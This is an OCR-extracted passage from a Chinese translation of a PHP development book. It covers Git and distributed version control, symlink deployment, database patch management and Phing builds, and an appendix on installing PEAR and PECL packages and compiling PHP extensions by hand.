


图 8.6 对每一个显著的功能使用分支的版本库

8.4.4 分布式的版本控制

我们看到很多开源项目还有商务项目已经越来越多地使用某种分布式版本控制系统。这里有一些人们使用中的不同工具，其中最主要的是：

- Git
- Mercurial[⊖]（也称为“Hg”，是汞元素的化学符号）
- Bazaar[⊜]（也称为“bzr”）

所有这些工具拥有大体上相当的功能集，它们在一个共同的概念集中工作，因此我们将从高级分布式版本控制方面来讲述它们。

分布式系统最大的不同在于不存在中心点。在系统中存在很多版本库，每一个都可以和另一个相互进行提交。前面我们已经在图 8.4 中看到了一个集中式的版本库图，使用分布式系统，我

⊖ http://mercurial.selenic.com/

⊜ http://bazaar.canonical.com/en/

们无需从中央版本库中检出代码；相反，我们克隆中央版本库以建立一个新的版本库。每个人都有一个版本库，而不是工作副本，每个版本库都会链接到每一个其他的版本库。最终概念化的布局如图 8.7 所示。




图 8.7 一个典型分布式系统的多个版本库

用户可以将他们自己版本库中的变更推送到其他版本库，并且将其他版本库中的变更传回自己的版本库。这意味着它比集中式系统具有更加灵活的工作方式。这也表明我们需要更多地去了解它，因此总的来说，使用分布式系统的学习曲线更为陡峭。它通常指定一个版本库作为主版本库，主版本库只是一个名称，它和其他的版本库相比并没有什么不同。有一个主版本库仅意味着这个版本库是一个备份，我们将其用作部署时的基础。

当从一个集中式系统迁移时，出现了几个完全不同于分布式系统的元素。首先每次提交的都是一个**变更集**（changeset），而不是一个快照。一个修订的版本号指的是一组修改，就像一个补丁，而不是系统的一个完整导出。另一个大的变化是分支如何工作。由于你的版本库是本地的，你可以对本地版本库进行分支，或者将它标记为你可共享的分支。这意味着你可以根据自己的目标来进行分支，将这些变更合并为一个共享的分支（或者扔掉它们），然后将这些变更推送到其他版本库。

8.4.5 代码的社会性工具

提到如雨后春笋般涌现出的网站，比如 GitHub[⊖]，我们定会提到 Git 的崛起。这些网站提供

⊖ http://github.com/

托管的源代码控制系统，以及“跟随”其他用户的能力，观察他们的活动，或某个特定项目的活动。这些网站经常向维基和问题跟踪器提供相关资料，总的来说，它们提供了我们运行开发项目的大多数工具。然而，它们崛起背后的真正原因是，当我们使用分布式系统时，它对我们保持跟踪谁还有该版本库的副本以及它们有何改变大有益处。社交网站允许人们向我们发送**推送请求**，即请求我们将他们的变更放入我们主要分支中的信息。此外，许多这样的网站都提供了一个 Web 接口来执行像这样的合并。

这些可用于各种源代码控制系统的网站，包括 Subversion 在内，都有这些功能。项目团队使用它们是再好不过的了，它们中的大部分都对开源软件提供免费账户，或为商业企业的适当使用提供付费账户。

8.4.6 使用 Git 进行源代码控制

在前面，我们已经看到了一些关于如何使用版本控制的简单示例，在本节中我们要花点时间将它与类似 Git 的分布式系统进行比较。这两种方法的用词有所区别。在分布式系统中，我们克隆一个版本库而不是从某个库中检出。使用一个像 GitHub 这样的工具，首先你会对版本库进行分支以创建一个自己的版本，该版本是公用的，你可以对它写入，然后将它克隆到本地计算机上，这样你就可以用它进行工作了。

要想克隆一个版本库，你需要使用 clone 命令。下面是为 Joind.in 开源项目克隆一个 GitHub 版本库的示例。

```
$ git clone git@github.com:lornajane/joind.in.git
Cloning into joind.in...
```

这将创建一个与远程版本库名字相同的本地目录。当我们对它进行修改时，代码仍在目录中，而这正是我们所期望的。为了将其他版本库的变更传递进来，我们首先必须提到**远程**。在克隆 GitHub 版本库的示例中，我们将变更从 GitHub 的主要 Joind.in 项目中传递进来，它是被分支的。要做到这一点，需将它作为一个远程加入，然后传入变更。

```
$ git remote add upstream git@github.com:joindin/joind.in.git
$ git remote
origin
upstream
```

我们添加了一个主 Joind.in 项目版本库作为名为 upstream 的远程，这是一个惯例，但是却非常有用。当我们输入不带任何参数的 git remote 时，会得到一个 Git 所知道的远程列表，其中包括 upstream 远程和从远程克隆的 origin。我们可使用 pull 命令从 upstream 版本库中得到变更，如下所示。

```
$ git pull origin master
```

这两个参数是远程名和分支名，我们打算从中传递出变更。我们可像平常那样通过编辑文件创建自己的变更，然而，特别是在 Git 中，我们需要添加变更文件使它们包含在提交中。我们用 git status 显示已经发生的变更，而且文件也未被追踪，这些变更已经被添加并包含到下一个提交中了。

```
$ git status
# On branch master
# Changes not staged for commit:
#   (use "git add <file>..." to update what will be committed)
#   (use "git checkout -- <file>..." to discard changes in➥
      working directory)
#
#       modified:   index.php
#
no changes added to commit (use "git add" and/or "git commit -a")

$ git add index.php
$ git status
# On branch master
# Changes to be committed:
#   (use "git reset HEAD <file>..." to unstage)
#
#       modified:   index.php
#

$ git commit -m "added comments to index.php"
```

这里我们使用 git status 显示已经有了哪些变更，接着再看看我们添加了什么。一旦我们提交了这个文件，便可看到变更在 git 日志文件的输出中已反映出来，但这个变更仍然只存在于本地版本库中。为了将这些变更传递到远程版本库中，例如 GitHub 版本库，我们需要输入 git push 将它们**推送**到那里。默认情况下，这推送变更到本地版本库中一个克隆的版本库。

8.4.7 将版本库作为构建过程的根

我们建议将本章论及的许多其他工具和测试工具都设置为自动运行。你可能希望其中一些在运行时对新的提交做出反应（比如测试和编码标准检查）。你还需要一些自动部署系统格式，这些我们将在下一节中讲述。所有这些对代码进行的源代码控制，可使这些工具知道从哪里可以得到代码，如何显示在该版本中已作何修改。

8.5 自动部署

如何将代码放到一个实时平台上运行呢？很多人会举出使用 FTP 转换修改后的文件或在生产平台上运行 SVN 传入新文件的事例。这些方式在发生改变时会给出不一致的结果，并且不能提供回滚。

避免将源码控制的产品放到实时平台中

当我们检出一个源码控制系统到实时平台时要非常谨慎。这些系统是在修改本地存储信息的基础上工作的，如果 Web 服务器是一个公开的服务器，你可能会暴露比你想象的更多的源代码信息。例如，如果你正在使用版本控制，在虚拟主机或 .htaccess 文件中添加一个规则用以禁止路径中使用 .svn 的任何事物。

8.5.1 立刻切换到一个新版本

一个更为健壮性的部署方法是设置你的主机以便它指向一个**符号连接**[⊖](symlink)，这个符号连接指向一个目标，而不是一个正常的目录。然后将代码放入服务器中，并将这个符号连接指向这个目录。当你准备部署一个新版本时，需将新代码传送至服务器中，并让它做好准备。如果你还需要复制或链接配置文件、上传文件或者其他事情，现在你就可以动手了。当你做好充分准备，仅需切换符号链接将其指向新的代码，而不需要停机。

使用这种方式也意味着你可以回滚所做的修改，而且还使用了切换符号链接的策略，如果你做错了，可随时返回到原来的版本，在紧急情况下这非常便捷。

8.5.2 管理数据库变更

这是一个非常棘手的问题，我们希望尽可能地向你提供一个杰出的解决方案，这实际上并未覆盖所有的使用情况。很多解决方案都是关于编写编号的数据库补丁的变量，你要保存使用过的号码记录，在更新版本时依照顺序来整理这两个版本。

这个基本示例将首先使用一个简单的数据结构和种子数据，就像这样：

```
-- init.sql
CREATE TABLE categories
(id int PRIMARY KEY auto_increment,
name VARCHAR(255));

-- seed.sql
INSERT INTO categories (name) values ('Kids');
INSERT INTO categories (name) values ('Cars');
INSERT INTO categories (name) values ('Gardening');
```

然后，如果我们要修改数据结构，首先需要创建一个管理这些数据的方法。这个示例增加了一个补丁控制元素来作为它本身的一个补丁，这表明若想以一个更加正规的方式开始管理变更，你可对一个现有的数据库使用这种方法。因此首先我们要在一个名为 patch00.sql 的文件中添加一个补丁。

```
CREATE TABLE patch_history (
patch_history_id int primary key auto_increment,
patch_number int, date_patched timestamp);

INSERT INTO patch_history SET patch_number = 0;
```

让我们再创建第一个真实的补丁，以说明我们使用 patch_history 表做什么（这个文件将是 patch01.sql）。

```
ALTER TABLE categories ADD COLUMN description varchar(255);

INSERT INTO patch_history SET patch_number = 1;
```

我们创建了 patch_history 表，这表明了何时运行哪一个补丁。比起存储当前补丁级别，它向我们提供了更加精细的信息，例如，在我们还不能马上知道一个补丁失败的情况下这是非常有

⊖ http://php.net/manual/en/function.symlink.php

用的。通过放置这个语句并且在补丁文件中插入补丁历史记录作为最后一个项目，我们知道只有当其他语句完全成功的情况下以上这些才能运行。

这个示例显示在表中执行了一个 ALTER TABLE 语句。通过在你的补丁文件中放置 SQL 并对开发数据库运行它们，你确信自己有一个已做全部修改的记录。这是至关重要的，由此我们可以将它们复制到其他的平台上，包括开发平台和实时平台。

你要考虑的数据库变更管理的一个方面是对**回滚**的支持，它能够自动撤销修改、自动执行它们。简而言之，我们可以对每个修改编写两个 SQL 语句，一个实现变更，另一个再删除它。然而对于某些变更，这是不可能的。如果你的语句漏掉了一列怎么办？我们无法回滚这种输入的破坏性变更。

有很多工具可以帮助你管理数据库变更。一些框架有它们自己的工具，并且很多部署工具也使用这样的方式。无论你选择哪一个，这个系统和它所提供的信息一样可靠，它完全依赖于一套完整和正确的数据库补丁，以及适当的补丁历史条目。

8.5.3 自动部署和 Phing

在本节，我们已经提到了自动部署，现在让我们深入探讨细节。自动部署需要时间和想法来建立，不过却在部署代码的实例中为你节省了时间，使你少犯错误。以下是一些需要考虑的重点。

- 部署代码库需要多久？
- 我们在自动部署的时候多久犯一次错误？
- 我们多久部署一次代码？
- 如果这么做非常快速轻松，我们多久部署一次？

很多项目团队低估了他们部署代码所需要的时间（先估算一下你自己的系统，然后再估计你下次会在什么时候做这件事），他们同样也低估了犯错误的代价，在任何不只一件事情都需要以正确顺序发生的进程中都会发生这种错误。在你的项目中，更重要的是，在经费有限的维护阶段，你必须在久经考验的部署过程中有效地消除较大风险。

在其最简单的形式中，自动部署系统由一系列正在执行基本任务的脚本组成。一个典型的脚本可能包括以下步骤：

1）从版本控制系统中标记和导出代码。

2）将代码压缩成 tar 文件，传送至服务器并解压缩。

3）应用任何需要的数据库补丁。

4）创建到部件的链接，这些单元是该项目的一个组成部分，但是放在根目录的外面，比如上传目录、配置文件等。

5）切换符号链接，其根文档节点指向新的代码库。

6）清空缓存并重新启动工作服务器。

7）去酒吧拿起啤酒准备狂欢。

有很多方法可以实现这一点，从手工 shell 脚本到专业付费解决方案。例如，我们来看一看

Phing[⊖]，一个用 PHP 编写并准备用于 PHP 项目的工具。它有很多插件使我们顺利完成常见任务，而且它还有自己的数据库管理工具 dbdeploy。

Phing 使用基于 XML 的配置，默认保存在一个名为 build.xml 的文件中。我们给这个项目命名，并定义一系列属于这个项目的任务。我们还可以指定哪些任务被默认运行。下面是一个 Phing 的简单配置文件（来自于 Phing 的文档）示例。

```
<?xml version="1.0" encoding="UTF-8"?>

<project name="FooBar" default="dist">

    <target name="prepare">
        <echo msg="Making directory ./build" />
        <mkdir dir="./build" />
    </target>

    <target name="build" depends="prepare">
        <echo msg="Copying files to build directory..." />

        <echo msg="Copying ./about.php to ./build directory..." />
        <copy file="./about.php" tofile="./build/about.php" />

        <echo msg="Copying ./contact.php to ./build directory..." />
        <copy file="./contact.php" tofile="./build/contact.php" />
    </target>

    <target name="dist" depends="build">
        <echo msg="Creating archive..." />

        <tar destfile="./build/build.tar.gz" compression="gzip">
            <fileset dir="./build">
                <include name="*" />
            </fileset>
        </tar>
        <echo msg="Files copied and compressed in build directory➥
           OK!" />
    </target>
</project>
```

即使在 XML 格式中，这样的配置也相对容易接受。我们创建这个 project 标签，并设置了默认目标。然后我们定义这个项目的目标：prepare、build 和 dist。默认目标是 dist，如果一个目标依赖于其他目标，它们将首先运行。

将部署脚本保存在代码库中

每个项目都必须有一个自己的 build.xml 文件，如果你正在构建类似的网站，可能会从相同的项目框架开始。将部署配置引入代码库是一个很好的做法，因为它构成了项目的一个组成部分。与数据库补丁这样的条目一样，这些单元应该放在项目中，但是在根文件的外面。

⊖ http://phing.info/

为使用 Phing，我们发出 phing 命令。由于不带任何参数，Phing 运行默认目标；而且我们还可以指定要运行的目标。

```
phing prepare
```

这仅创建了 build 目录，正如我们在前面目标中所见。

Phing 有很多现成的任务，我们只需要配置适合于服务器的特有设置。它知道如何运行单元测试套件、检查编码标准、使用很多其他的静态分析工具。我们还可以使用 exec 标记运行我们想要的任何命令行语句。这使得 Phing 极其适应我们在具体部署过程中的需要。

8.6 准备部署

在本章中，我们讲述了从控制源代码到编码标准的工具，论述了自动部署，并涉及了持续集成、构建服务器的相关概念。每个开发团队应根据特定的项目、环境以及参与的人员综合以上内容以达到最佳组合效果。上述工具和技术对于大多数项目大有裨益，但是它难以同时实现所有的变更。我们建议你从头再看一遍本章的内容，首先挑选一个单元改善；接着，在 4 ～ 6 个月的时间里，一旦该单元已经建立，返回并选择另一个单元，接着重复整个过程。

附录 A

PEAR 和 PECL

A.1 什么是 PEAR

PEAR（PHP Extension and Application Repository），即 PHP 扩展和应用库，这相当名不符实，因为 PEAR 既没有扩展，也不是应用程序！然而，它的确包含了很多有用的 PHP 组件（即用 PHP 编写的组件）。这些可以帮助你做很多事情，从身份验证到软件国际化，以及和 Web 服务进行交互。

PEAR 对于表的最大贡献在于它是组件包的安装程序，也是其他任何依据 PEAR 标准所创建包的安装程序。

作为在很多系统上的 pear 命令，PEAR 的包管理器从一开始使用就具有优势。

和系统的包管理器（想像一下 APT、YUM 或端口）一样，PEAR 可以同时处理必需的和可选的依赖项。它也可用来搜索包，甚至可以创建你自己的包。

虽然 pear 命令可以用来管理 PECL 包，但是有一个专用的 pecl 命令对 PECL 库执行相同的任务。

A.2 什么是 PECL

PECL（PHP Extension Community Library），即 PHP 的扩展库，是 PEAR 的兄弟项目。它提供 PHP 扩展（使用 C 语言编写），从加速应用程序到使用图像，这些 PHP 扩展可以做很多事情。由于 PHP 扩展用 C 语言编写而成，你的系统必须先安装它们才可以使用，在主机共享的环境下很少有这么做的选项。

有些人读 PECL 的时候使用“Peckall”发音，也有人读成“Pickle”。两种读法都可以。

A.3 安装包

安装 PEAR 和 PECL 包的过程几乎一样，而且绝大部分都是相同的。而有一些扩展（比如在 6.5 节中我们用过的 XHProf 扩展）需要你手动编译它们。

要安装一个 PEAR 包，你只需要运行：

```
$ pear install <package>
```

这是最简单的情况，如果你有一个带有名字的稳定包，只需将其安装即可。另外，你在文件名后面附加以下关键字也可指定不稳定的包：

```
$ pear install <package>-beta
```

或者为一个特定的版本：

```
$ pear install <package>-0.3.1
```

例如，我们安装 PEAR_PackageFileManager2 包。这个包可用于创建属于自己的包。

```
$ pear install PEAR_PackageFileManager2
Did not download optional dependencies:
pear/PHP_CompatInfo, use --alldeps to download
automatically
Failed to download pear/XML_Serializer within preferred
state "stable", latest release is version 0.20.2, stability
"beta", use "channel://pear.php.net/XML_Serializer-0.20.2"
to install
pear/PEAR_PackageFileManager2 can optionally use package
"pear/PHP_CompatInfo" (version >= 1.4.0)
pear/PEAR_PackageFileManager_Plugins requires package
"pear/XML_Serializer" (version >= 0.19.0)
pear/PEAR_PackageFileManager2 requires package
"pear/PEAR_PackageFileManager_Plugins"
No valid packages found
install failed
```

安装过程并没有那么顺利，让我们来看看这个安装程序向我们传达了什么信息。

首先，有两个必需的依赖项：PEAR_PackageFileManager_Plugins 和 XML_Serializer。此外，还有一个可选的依赖项：PHP_CompatInfo。

其次，因为是默认设置，PEAR 安装程序除了稳定版以外拒绝安装任何其他的包。而 XML_Serializer 包是一个测试版（详见 A.6 节）。要安装它，可以修改设置或手动安装。

可使用 config-show 命令检查设置。也可使用像 config-set 这样的命令进行修改。

```
$ pear config-set preferred_state beta
config-set succeeded
```

或者我们还可以手动安装包。

```
$ pear install XML_Serializer-beta
downloading XML_Serializer-0.20.2.tgz ...
Starting to download XML_Serializer-0.20.2.tgz (35,634 bytes)
.....done: 35,634 bytes
downloading XML_Parser-1.3.4.tgz ...
Starting to download XML_Parser-1.3.4.tgz (16,040 bytes)
...done: 16,040 bytes
install ok: channel://pear.php.net/XML_Parser-1.3.4
install ok: channel://pear.php.net/XML_Serializer-0.20.2
```

正如你所见，我们也安装了 XML_Parser 依赖项。

现在我们来解决这个问题，再次尝试安装 PEAR_PackageFileManager2。这一次，包含了所有可选的依赖项。

```
pear install --alldeps PEAR_PackageFileManager2
Unknown remote channel: pear.phpunit.de
pear/PHP_CompatInfo can optionally use package "channel://➥
  pear.phpunit.de/PHPUnit" (version >= 3.2.0)
downloading PEAR_PackageFileManager2-1.0.2.tgz ...
Starting to download PEAR_PackageFileManager2-1.0.2.tgz➥
  (43,251 bytes)
.....done: 43,251 bytes
downloading PEAR_PackageFileManager_Plugins-1.0.2.tgz ...
...
```

```
install ok: channel://pear.php.net/PEAR_PackageFileManager➥
  _Plugins-1.0.2
install ok: channel://pear.php.net/Console_Table-1.1.4
install ok: channel://pear.php.net/Console_Getargs-1.3.5
install ok: channel://pear.php.net/File_Find-1.3.1
install ok: channel://pear.php.net/Event_Dispatcher-1.1.0
install ok: channel://pear.php.net/XML_Beautifier-1.2.2
install ok: channel://pear.php.net/Console_ProgressBar-0.5.2beta
install ok: channel://pear.php.net/Var_Dump-1.0.4
install ok: channel://pear.php.net/Console_Color-1.0.3
install ok: channel://pear.php.net/HTML_Common-1.2.5
install ok: channel://pear.php.net/PEAR_PackageFileManager2-1.0.2
install ok: channel://pear.php.net/PHP_CompatInfo-1.9.0
install ok: channel://pear.php.net/HTML_Table-1.8.3
```

这一次，一大堆的包都已成功安装。通过 PEAR 配置文件中的 php_dir 在指定的目录中找到这个代码。

但什么是**未知的远程通道**（unknown remote channel）呢？这究竟是什么意思？ PEAR 通道在 6 年前引入，向你提供建立自己的包服务器的方式，以及使用其他人的包服务器的方式。例如 Symfony、PHPUnit、Twig、Horde、Phing，以及 Amazon Web 服务，所有这些项目所提供的包都要通过 PEAR 通道来安装。PEAR 包可以依赖来自于其他通道的包。

A.3.1 PEAR 通道

要使用一个通道，我们必须首先辨别 pear 命令。

```
$ pear channel-discover pear.phpunit.de
Adding Channel "pear.phpunit.de" succeeded
Discovery of channel "pear.phpunit.de" succeeded
```

如果我们接着运行 channel-info 命令，它会告诉我们需要知道的关于通道的一切。

```
$ pear channel-info pear.phpunit.de
Channel pear.phpunit.de Information:
====================================
Name and Server          pear.phpunit.de
Alias                    phpunit
Summary                  PHPUnit PEAR Channel
Validation Package Name  PEAR_Validate
Validation Package       default
Version
Server Capabilities
===================
Type Version/REST type  Function Name/REST base
rest REST1.0            http://pear.phpunit.de/rest/
rest REST1.1            http://pear.phpunit.de/rest/
rest REST1.2            http://pear.phpunit.de/rest/
rest REST1.3            http://pear.phpunit.de/rest/
```

这其中最有用的部分是**别名**（Alias），在该示例中即 phpunit。你可在任何把通道来作为参数的命令中或者指定包的名字时，使用 phpunit 来代替该通道。

包可以依赖来自于其他通道的其他包。因此，我们将 auto_discover 设置为 1，由此告知 pear 命令自动发现依赖所在的通道。

```
$ pear config-set auto_discover 1
config-set succeeded
```

我们完成这一步后，便可以看到 phpunit 通道所提供的包，接着将其安装。

```
$ pear list-all -c phpunit
All packages [Channel phpunit]:
================================
Package                     Latest Local
phpunit/bytekit             1.1.1        A command-line tool built➥
                                           on the PHP Bytekit➥
                                           extension.
phpunit/DbUnit              1.0.2        DbUnit port for PHP/PHPUnit.
phpunit/File_Iterator       1.2.6        FilterIterator➥
                                           implementation that➥
                                           filters files based➥
                                           on a list of➥
                                           suffixes.
phpunit/Object_Freezer      1.0.0        Library that faciliates➥
                                           PHP object stores.
phpunit/phpcpd              1.3.2        Copy/Paste Detector (CPD)➥
                                           for PHP code.
phpunit/phpdcd              0.9.2        Dead Code Detector (DCD)➥
                                           for PHP code.
phpunit/phploc              1.6.1        A tool for quickly➥
                                           measuring the size➥
                                           of a PHP project.
phpunit/phpUnderControl     0.5.0        CruiseControl addon for PHP
phpunit/PHPUnit             3.5.14       Regression testing➥
                                           framework for unit tests.
phpunit/PHPUnit_MockObject 1.0.9         Mock Object library for➥
                                           PHPUnit
phpunit/PHPUnit_Selenium    1.0.3        Selenium RC integration➥
                                           for PHPUnit
phpunit/PHP_CodeBrowser     1.0.0        PHP_CodeBrowser for➥
                                           integration in Hudson➥
                                           and CruiseControl
phpunit/PHP_CodeCoverage    1.0.4        Library that provides➥
                                           collection, processing,➥
                                           and rendering➥
                                           functionality➥
                                           for PHP code coverage➥
                                           information.
phpunit/PHP_Timer           1.0.0        Utility class for timing
phpunit/PHP_TokenStream     1.0.1        Wrapper around PHP's➥
                                           tokenizer extension.
phpunit/ppw                 1.0.4        PHP Project Wizard (PPW)
phpunit/test_helpers        1.1.0        An extension for the PHP➥
                                           Interpreter to ease➥
                                           testing of PHP code.
phpunit/Text_Template       1.1.0        Simple template engine.
```

注意，所有的包带有 phpunit/ 前缀了吗？这是通道的别名，并且也是这些包的命名空间，这样对不同通道中具有相似名字的包可消除歧义。

我们使用 remote-info 命令可发现关于包的更多信息。

```
$ pear remote-info phpunit/PHPUnit
Package details:
================
Latest       3.5.14
Installed    - no -
```

```
Package     PHPUnit
License     BSD License
Category    Default
Summary     Regression testing framework for unit tests.
Description PHPUnit is a regression testing framework used
            by the developer who implements unit tests in
            PHP. This is the version to be used with PHP 5.
```

现在，我们安装 phpunit/PHPUnit 包。

```
pear install phpunit/PHPUnit
Attempting to discover channel "pear.symfony-project.com"...
downloading channel.xml ...
Starting to download channel.xml (865 bytes)
....done: 865 bytes
Auto-discovered channel "pear.symfony-project.com", alias➥
   "symfony", adding to registry
Attempting to discover channel "components.ez.no"...
downloading channel.xml ...
Starting to download channel.xml (591 bytes)
...done: 591 bytes
Auto-discovered channel "components.ez.no", alias "ezc", adding➥
  to registry
Did not download optional dependencies: channel://➥
  components.ez.no/ConsoleTools, use --alldeps to download➥
  automatically
phpunit/PHPUnit can optionally use PHP extension "dbus"
downloading PHPUnit-3.5.14.tgz ...
Starting to download PHPUnit-3.5.14.tgz (118,697 bytes)
...done: 118,697 bytes
…
install ok: channel://pear.symfony-project.com/YAML-1.0.6
install ok: channel://components.ez.no/Base-1.8
install ok: channel://pear.phpunit.de/DbUnit-1.0.2
install ok: channel://components.ez.no/ConsoleTools-1.6.1
install ok: channel://pear.phpunit.de/PHP_TokenStream-1.0.1
install ok: channel://pear.phpunit.de/PHP_CodeCoverage-1.0.4
install ok: channel://pear.phpunit.de/PHPUnit-3.5.14
```

正如你所见，我们自动找到了 Symfony 和 ezComponents 这两个通道，并且安装来自于 phpunit 通道并与以上两个通道一起的依赖。

通道是 PEAR 另一个显著的特点。它们使你能处理自己的代码发布、部署、具有私有通道的依赖，以及轻松地跨通道依赖，你甚至可以包含第三方代码。

A.3.2 使用 PEAR 的代码

要想使用 PEAR 的代码，首先必须了解它的结构。也许你已见过这种结构，或许已经使用过它。

PEAR 的命名方案被认为是 PHP 的事实标准。这并不是说它是唯一的标准，但它肯定是最有吸引力的。如果你不得不学习一个标准，它肯定是你想要的那个。PEAR 已经被很多其他的项目所采用，包括 PHPUnit、Zend Framework、eZ Components[⊖] 和 Horde。

⊖ http://ezcomponents.org/

这个命名方案很简单，下划线相当于目录分隔符。也就是说，一个名为PEAR_PackageFileManager2的类可在installdir/PEAR/PackageFileManager2.php文件中找到。要在项目中使用PEAR，你只需将php_dir包含在include_path中，然后就可将其包含在你的代码中了。

```
require_once 'PEAR/PackageFileManager2.php';

$pfm = new PEAR_PackageFileManager2(…);
// Use the class here
```

这个简单的规则使自动加载类变得非常容易。

```
function __autoload($class_name)
{
  $class_path = str_replace('_', DIRECTORY_SEPARATOR, $class_name)➥
    . '.php';
  require_once $class_path;
}
```

A.4 安装扩展

既然安装PEAR包非常容易，那么扩展呢？大多数情况下同样容易。

```
$ pear install xdebug
No releases available for package "pear.php.net/xdebug" -
package pecl/xdebug can be installed with "pecl install xdebug"
install failed
```

然而，尝试使用pear命令后我们失败了，这是因为我们必须使用pecl命令替代它。这个命令和pear命令几乎在所有方面都具有同样的功能。

```
$ pecl install xhprof
downloading xhprof-0.9.2.tgz ...
Starting to download xhprof-0.9.2.tgz (931,660 bytes)
.....................................................
.....................................................
...done: 931,660 bytes
11 source files, building
running: phpize
Configuring for:

⋮
```

正如你所见，这抓取了PECL包，并开始为你编译它。一旦这个编译完成，你将看到这样一条消息：

```
Build process completed successfully
Installing '/usr/lib/php/extensions/no-debug-non-zts-20090626/➥
  xhprof.so'
install ok: channel://pecl.php.net/xhprof-0.9.2
configuration option "php_ini" is not set to php.ini location
You should add "extension=xhprof.so" to php.ini
```

这表明，这个扩展已经安装到目录中（在我们的系统中，可能和你的系统会有些差别）：/usr/lib/php/extensions/no-debug-non-zts-20090626。这是在php.ini中被设置为extension_dir的目录。

你应该看到了该消息的最后两行，若想要pecl命令用要求的extension=行自动更新php.ini

文件，你可通过运行如下内容告诉它 php.ini 的位置。

```
$ pecl config-set php_ini /path/to/php.ini
config-set succeeded
```

通过手动编译扩展

也许会有那么一天你想要手动安装一个来自于 PECL 或其他来源的扩展（例如由 PHP 本身发布的扩展）。这很容易完成。要做到这一点，首先我们从 PECL 网站[⊖] 手动下载这个包。

```
$ wget http://pecl.php.net/get/xdebug
--2011-07-31 04:05:00--  http://pecl.php.net/get/xdebug
Resolving pecl.php.net... 76.75.200.106
Connecting to pecl.php.net|76.75.200.106|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 304229 (297K) [application/octet-stream]
Saving to: `xdebug'

100%[======================================================
============================================================
==================================================>] 304,229
400K/s   in 0.7s

2011-07-31 04:05:01 (400 KB/s) - 'xdebug' saved
[304229/304229]
```

如果你不想使用 Wget（或像 cURL 这样的工具），那么只需在浏览器中下载这个文件。

因为这个文件是个压缩包，所以接下来要对它解压缩。我们可以使用带有以下标志的 tar 命令完成：

- -z：首先使用 gzip 来解压缩。
- -x：解压缩文件。
- -v：显示解压后的文件名。
- -f xdebug：指定解压的文件名（在本示例中是 xdebug）。

```
$ tar -zxvf xdebug
…
```

完成以上步骤后，我们必须找到源代码。对很多包而言，可在最顶级的目录中找到这些源代码。对于像 XHProf 的其他包，会放在一个子目录中。一旦找到了这些源代码，必须开始编译的过程。

这个过程有 5 个步骤：

1）使用 phpize 设置要编译的源代码。

2）使用 configure 配置编译。

3）使用 make 编译代码。

4）使用 make install 安装代码。

5）在 php.ini 文件中启用这个扩展。

我们将使用 Xdebug 逐个完成这些步骤。

⊖ http://pecl.php.net/

```
$ cd xdebug-2.1.2
$ phpize
Configuring for:
PHP Api Version:         20090626
Zend Module Api No:      20090626
Zend Extension Api No:   220090626
```

这些数字表明了我们要用来进行配置的 PHP 精确版本。PHP 有一个内部 API，它（理论上）不随 PHP 版本而改变。正如我们所见，当前版本自 2009 开始。

接下来，我们必须配置这个编译。我们通过调用 configure 以及提供 --enable-xdebug 标志做到这一点。每个扩展都将有自己的标志，你可以使用 configure –help 检查什么是合适的。

```
$ ./configure --enable-xdebug
checking for grep that handles long lines and -e... /usr/bin/grep
checking for egrep... /usr/bin/grep -E
checking for a sed that does not truncate output... /usr/bin/sed
checking for cc... cc
⋮ lots more output here
creating libtool
appending configuration tag "CXX" to libtool
configure: creating ./config.status
config.status: creating config.h
```

这个配置脚本检查所有构建依赖是否得到满足，并从编译命令 make 读取的内容中创建“秘诀”，我们称其为 Makefile。

现在，我们开始编译：

```
$ make
⋮ lots of compiler output here
----------------------------------------------------------------------
Libraries have been installed in:
   /Users/davey/src/xdebug-2.1.2/modules

If you ever happen to want to link against installed libraries
in a given directory, LIBDIR, you must either use libtool, and
specify the full pathname of the library, or use the `-LLIBDIR'
flag during linking and do at least one of the following:
   - add LIBDIR to the `DYLD_LIBRARY_PATH' environment variable
     during execution

See any operating system documentation about shared libraries for
more information, such as the ld(1) and ld.so(8) manual pages.
----------------------------------------------------------------------

Build complete.
Don't forget to run 'make test'.
```

最后一行表示了一个可选命令，我们可使用 make test 来运行单元测试。然而，这仅是主要 PHP 编译的遗留，在这里不能使用，因此我们可忽略该命令。

此时，你可从指定的安装目录中复制这个扩展到 PHP 的 extension_dir 目录中。然而，最好让 make 做到这些，因为可能不止一个简单副本包含其中。

```
$ make install
Installing shared extensions:
/usr/lib/php/extensions/no-debug-non-zts-20090626/
```

现在，你只需编辑 php.ini 文件并且添加一个合适的配置行。对于大多数扩展而言，这非常简单。

```
extension=extension_name.so
```

